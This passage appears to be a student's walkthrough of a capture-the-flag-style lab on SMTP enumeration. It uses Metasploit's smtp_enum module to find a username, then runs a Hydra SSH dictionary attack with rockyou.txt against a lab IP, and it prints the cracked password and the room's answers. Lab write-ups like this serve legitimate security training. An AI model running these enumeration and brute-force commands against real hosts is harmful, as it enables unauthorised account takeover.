


Q7. What Mail Transfer Agent (MTA) is running the SMTP server? This will require some external research.

Sol.


Refer to the Screenshot of previous question.

Q8. Good! We've now got a good amount of information on the target system to move onto the next stage. Let's search for the module "*smtp_enum*", what's it's full module name?
Sol.




Q9.
We're going to be using the "*top-usernames-shortlist.txt*" wordlist from the Usernames subsection of seclists (/usr/share/wordlists/SecLists/Usernames if you have it installed).
Seclists is an amazing collection of wordlists. If you're running Kali or Parrot you can install seclists with: "sudo apt install seclists" Alternatively, you can download the repository from here.

What option do we need to set to the wordlist's path?
Sol. USER_FILE



As the RHOSTS is not set, we also need to set the RHOSTS.




Q10. Once we've set this option, what is the other essential paramater we need to set?

Sol. I alrealy set the RHOSTS using the command- set RHOSTS <IP_of_the_target_machine> , we can see in the SS in the above question, that I set the RHOSTS to the target machine IP.


Q11. Now, run the exploit

Sol.



We, found the name of the user which is “administrator”.

Following are the Screenshots of the questions of this room:-



Seclists is an amazing collection of wordlists. If you're running Kali or Parrot you can install seclists with: "sudo apt install seclists" Alternatively, you can download the repository from here.

What option do we need to set to the wordlist's path?

USER_FILE — Correct Answer

Once we've set this option, what is the other essential paramater we need to set?

RHOSTS — Correct Answer

Now, run the exploit, this may take a few minutes, so grab a cup of tea, coffee, water. Keep yourself hydrated!

No answer needed — Question Done

Okay! Now that's finished, what username is returned?

administrator — Correct Answer

Exploiting SMTP

I attached the Screenshots of the theory part of this room

Task 7 ○ Exploiting SMTP

What do we know?

Okay, at the end of our Enumeration section we have a few vital pieces of information:

1. A user account name

2. The type of SMTP server and Operating System running.

We know from our port scan, that the only other open port on this machine is an SSH login. We're going to use this information to try and **bruteforce** the password of the SSH login for our user using Hydra.

Preparation

It's advisable that you exit Metasploit to continue the exploitation of this section of the room. Secondly, it's useful to keep a note of the information you gathered during the enumeration stage, to aid in the exploitation.

Hydra

There is a wide array of customisability when it comes to using Hydra, and it allows for adaptive password attacks against of many different services, including SSH. Hydra comes by default on both Parrot and Kali, however if you need it, you can find the GitHub here.

Hydra uses dictionary attacks primarily, both Kali Linux and Parrot OS have many different wordlists in the "*/usr/share/wordlists*" directory- if you'd like to browse and find a different wordlists to the widely used "rockyou.txt". Likewise I recommend checking out SecLists for a wider array of other wordlists that are extremely useful for all sorts of purposes, other than just password cracking. E.g. subdomain enumeration

The syntax for the command we're going to use to find the passwords is this:

"hydra -t 16 -l USERNAME -P /usr/share/wordlists/rockyou.txt -vV 10.10.144.36 ssh"


Let's break it down:

SECTION	FUNCTION
hydra	Runs the hydra tool
-t 16	Number of parallel connections per target

-t 16	Number of parallel connections per target
-l [user]	Points to the user who's account you're trying to compromise
-P [path to dictionary]	Points to the file containing the list of possible passwords
-vV	Sets verbose mode to very verbose, shows the login+pass combination for each attempt
[machine IP]	The IP address of the target machine
ssh / protocol	Sets the protocol

Looks like we're ready to *rock* n roll!

Using Hydra to find the password of the user by the following command-
“hydra -t 16 -l administrator -P /usr/share/wordlists/rockyou.txt -vV 10.10.144.36 ssh”




Found the password-


```
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "999999" - 135 of 14344398 [child 12] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "shorty" - 136 of 14344398 [child 0] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "11111" - 137 of 14344398 [child 7] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "nathan" - 138 of 14344398 [child 9] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "snoopy" - 139 of 14344398 [child 10] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "gabriel" - 140 of 14344398 [child 8] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "hunter" - 141 of 14344398 [child 11] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "cherry" - 142 of 14344398 [child 13] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "killer" - 143 of 14344398 [child 14] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "sandra" - 144 of 14344398 [child 5] (0/0)
[ATTEMPT] target 10.10.144.36 - login "administrator" - pass "alejandro" - 145 of 14344398 [child 2] (0/0)
[22][ssh] host: 10.10.144.36   login: administrator   password: alejandro
[STATUS] attack finished for 10.10.144.36 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-05-31 12:58:20
root@ip-10-10-189-155:~#
```

Therefore, the password is “alejandro”

